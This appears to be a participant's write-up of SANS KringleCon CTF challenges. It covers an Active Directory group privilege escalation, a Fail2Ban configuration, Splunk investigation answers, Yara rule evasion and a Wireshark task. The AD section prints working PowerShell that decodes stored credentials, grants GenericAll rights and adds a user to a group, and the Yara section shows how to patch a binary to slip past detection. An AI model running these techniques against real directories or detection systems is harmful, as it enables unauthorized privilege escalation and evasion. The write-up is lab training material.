$SecStringPassword = "76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"

$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7

$creds = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)

Enter-PSSession -ComputerName 10.128.1.53 -Credential $creds -Authentication Negotiate

Look at that, we're in! And there's an interesting csv file that we should look at:

```
[10.128.1.53]: PS C:\Users\remote_elf\Documents> ls


    Directory: C:\Users\remote_elf\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/3/2022   1:49 PM           6331 adGroupList.csv


[10.128.1.53]: PS C:\Users\remote_elf\Documents> cat .\adGroupList.csv
#TYPE Selected.Microsoft.ActiveDirectory.Management.ADGroup
```

Looks like it's talking about all of the AD groups on the DC. The one I found interesting was the "Research Department" group. I bet this one has access to that share I saw earlier and will lead me to that PDF. Too bad I don't have access to that group…yet.

```
"DnsUpdateProxy","DNS clients who are permitted to perform dynamic updates on behalf of some other clien
"RemoteManagementDomainUsers","Members of this group are able to winrm into domain machines. Equivilant
"ResearchDepartment","Members of this group have access to all ElfU research resources/shares."
"File Shares",
```

I used both of Chris's snippets to give my user access to the "Research Department" group. Here's how they looked:

Snippet 1

Add-Type -AssemblyName System.DirectoryServices

$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"

$username = "pjatwegqmp"

$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'

$propGUID = [guid]'00000000-0000-0000-0000-000000000000'

$IdentityReference = (New-Object System.Security.Principal.NTAccount("elfu.local\$username")).Translate([System.Security.Principal.SecurityIdentifier])

$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None

$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference, ([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),

([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType, $nullGUID

$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString

$secOptions = $domainDirEntry.get_Options()

$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl

$domainDirEntry.RefreshCache()

$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)

$domainDirEntry.CommitChanges()

$domainDirEntry.dispose()

Snippet 2

Add-Type -AssemblyName System.DirectoryServices

$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"

$username = "pjatwegqmp"

$password = "Xnrevwvpk@"

$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString, $username, $password

$user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")

$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])

$b=New-Object byte[] $sid.BinaryLength

$sid.GetBinaryForm($b,0)

$hexSID=[BitConverter]::ToString($b).Replace('-','')

$domainDirEntry.Add("LDAP://<SID=$hexSID>")

$domainDirEntry.CommitChanges()

$domainDirEntry.dispose()

Once I did that, I went back and accessed the the research_dep share with my account:

I transferred the file to my machine, but the next step would be to transfer it to my actual PC. I used scp for this:

scp -P 2222 pjatwegqmp@grades.elfu.org:~/share30/SantaSecretToAWonderfulHolidaySeason.pdf .

Note: I got an error that said the "TERM environment variable was not set". This was because we broke out of the shell initially and scp needs both shells to be proper SSH shells in order to transfer a file successfully. I used the *chsh -s /bin/bash* command on the VM to convert the shell and was then able to transfer the file with no problems.

I didn't get a screenshot of those last two commands because it was almost midnight and I didn't want my credentials to reset a third time. Luckily, I made it in the nick of time and got the answer in the PDF:

Kindness

Eve Snowshoes – HoHo…No

```
Jack is trying to break into Santa's workshop!

Santa's elves are working 24/7 to manually look through logs, identify the
malicious IP addresses, and block them. We need your help to automate this so
the elves can get back to making presents!

Can you configure Fail2Ban to detect and block the bad IPs?

 * You must monitor for new log entries in /var/log/hohono.log
 * If an IP generates 10 or more failure messages within an hour then it must
   be added to the naughty list by running naughtylist add <ip>
       /root/naughtylist add 12.34.56.78
 * You can also remove an IP with naughtylist del <ip>
       /root/naughtylist del 12.34.56.78
 * You can check which IPs are currently on the naughty list by running
       /root/naughtylist list

You'll be rewarded if you correctly identify all the malicious IPs with a
Fail2Ban filter in /etc/fail2ban/filter.d, an action to ban and unban in
/etc/fail2ban/action.d, and a custom jail in /etc/fail2ban/jail.d. Don't
add any nice IPs to the naughty list!

*** IMPORTANT NOTE! ***

Fail2Ban won't rescan any logs it has already seen. That means it won't
automatically process the log file each time you make changes to the Fail2Ban
config. When needed, run /root/naughtylist refresh to re-sample the log file
and tell Fail2Ban to reprocess it.
```

I was going to explain the challenge, but the screenshot does that pretty well. This talk was super helpful for the challenge and that's what I referenced for my custom filter, action, and jail.

I started with the filter first. There were 4 types of bannable traffic so I made sure to list each one in the filter. I also used *fail2banregex* to test each filter before I put it into action.

Custom filter:

[Definition]

failregex = ^Login from <HOST> rejected due to unknown user name$

^Invalid heartbeat '.' from <HOST>$*

^Failed login from <HOST> for .$*

^<HOST> sent a malformed request$

The custom action was fairly simple, you just needed a ban and unban action for adding and removing IP's from the naughty list.

Custom Action:

[Definition]

actionban = /root/naughtylist add <ip>

actionunban = /root/naughtylist del <ip>

The custom jail was also fairly straightforward:

Custom Jail:

[customjail]

enabled = true

logpath = /var/log/hohono.log

findtime = 1h

maxretry = 10

bantime = 30m

filter = hohonofilter


action = naughtylist

Now I did all of this, restarted the service, and…nothing. I was tearing my hair out until someone asked me if I refreshed the naughtylist (I did not). As soon as I did that, everything ran successfully. Here are the commands for restart and refresh:


Service fail2ban restart

/root/naughtylist refresh


Splunk!



I don't know why, but I tore through this challenge. Maybe it was the Splunk practice from previous KringleCons or having to use it at work, but I really enjoyed this one and didn't even need Fitzy's hints. I had way more confidence with this than I did with the Kerberoasting challenge. I referenced the sample searches frequently:




1. Question: Capture the commands Eddie ran most often, starting with git. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.
   Methodology: Use the sample search in link #4 and you can see *git status* is the top one:




2. Question: Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!
   Methodology: you can search by the URL like in the screenshot below:

There's only 4 events so go to the earliest one and look for the SSH URL:


3. Question: Eddie was running Docker on his workstation. Gather the full command line that Eddie used to bring up a the partnerapi project on his workstation.
   Methodology: Use sample link #4 as your starting point again and then add a line at the end to search for all docker commands. I knew it wasn't the *docker ps* one so it was easy to narrow it down. The answer was *docker compose up*.



4. Question: Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports. Determine the name of the vulnerable GitHub repository that the elves cloned for testing and document it here. Inspect the repository.name field in Splunk.
   Methodology: Use sample link #6 as a starting point and filter out "repository.clone_url". There's only one other URL which is this one:



If you search on the internet you find:




With that in mind, the answer was: https://github.com/snoopysecurity/dvws-node


5. Question: Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.
   Methodology: Search for JavaScript in that specific repo. There are only 3 events so it's easy to find which one it is.

It's listed in the commits message. The answer: holiday-utils-js

6. Question: Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process_name field of anything that looks suspicious.
   Methodology: There were only two IP's to choose from. The first one only had git processes, but the second one had a netcat process (gasp).




7. Question: Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.
   Methodology: Start by searching the process to see if you can find what directories they were looking at:




That search landed me here:

I opened the first event and checked the “CommandLine” value:



I just counted the commands in the screenshot and got 6 as the answer.

8. Question: Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and (likely) transmitted them to a remote IP address. Methodology: Looking at the screenshot above, “preinstall.sh” was mentioned several times so I figured that was the sus one:



My suspicions were right and I got the final answer. Santa called me a whiz, how nice!

Fitzy Shortstack - Yara Analysis

In this challenge, Fitzy asks you to get this elf app to run. Yara rules are interfering with it so this is where we come in to work around them. The first rule that’s tripping up the app is rule 135.

```
snowball2@5989fc52376c:~$ ./the critical elf app
yara rule 135 ./the critical elf app
```

Let's take a look at what this rule is actually doing:

```
rule yara rule 135 {
   meta:
      description = "binaries - file Sugar in the machinery"
      author = "Sparkle Redberry"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-21"
      hash = "19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
   strings:
      $s = "candycane"
   condition:
      $s
}
```

This rule is looking for the string "candycane" in the file. If we modify the app so it doesn't have that string anymore, we can circumvent this. I found out on this article that you can use Vim with xxd. Here are the commands I did in Vim to achieve this:

:%!xxd

/candy

Change lefthand side hex from 0 to 1 using 'r'

:%!xxd -r

:wq

After this, run the app again to see that rule 1056 is the new problem for the app.

```
snowball2@6a7bbded3b16:~$ ./the critical elf app
yara rule 1056 ./the critical elf app
```

This rule is looking for specific hex strings.

```
snowball2@59939af40458:~/yara rules$ qrep -A 13 "1056 {" rules.yar
rule yara rule 1056 {
   meta:
        description = "binaries - file frosty.exe"
        author = "Sparkle Redberry"
        reference = "North Pole Malware Research Lab"
        date = "1955-04-21"
        hash = "b9b95f671e3d54318b3fd4db1ba3b813325fcef462070da163193d7acb5fcd03"
    strings:
        $s1 = {6c 6962 632e 736f 2e36}
        $hs2 = {726f 6772 616d 2121}
    condition:
        all of them
}
```


I applied the same approach for this and searched for the string in Vim, then changed the hex from 0 to 1.

```
snowball2@59939af40458:~$ ./the critical elf app
./the critical elf app: ./the critical elf app: no version information
available (required by ./the critical elf app)
./the critical elf app: symbol lookup error: ./the critical elf app: un
defined symbol:   libc start main, version GLIBC 2.2.5
Machine Running..
Toy Levels: Very Merry, Terry
Naughty/Nice Blockchain Assessment: Untampered
Candy Sweetness Gauge: Exceedingly Sugarlicious
Elf Jolliness Quotient: 4a6f6c6c7920456e6f7567682c204f76657274696d65204
17070726f766564

./the critical elf app: ./the critical elf app: no version information
available (required by ./the critical elf app)
./the critical elf app: symbol lookup error: ./the critical elf app: un
defined symbol:   libc start main, version GLIBC 2.2.5
snowball2@59939af40458:~$
```


After that, we're good to go 😊


```
**************************************************************************
* You stopped the attacking systems! You saved our systems!
*
* Thank you for all of your help. You are a talented defender!
**************************************************************************
```


Customer Complaint Analysis



This was another challenge that made me feel good about myself. I've done a lot of Wireshark in other CTF's so this made the challenge a breeze! There weren't that many packets in the file so I organized the file by the info tab, looked at each POST request at the bottom portion in Wireshark and saw the form items for each complaint. I noticed 3 of them mentioned the same room number.







Bingo, there's our answer: Flud Hagg Yaqh

That concludes my write-up for this KringleCon. I only had a little over a week to work on the challenges, so I didn't get to everything before the write-up deadline. Since I'm only missing two challenges, I may consider just finishing them all for the hell of it. Thanks again to SANS for hosting this fantastic event. I look forward to it every year!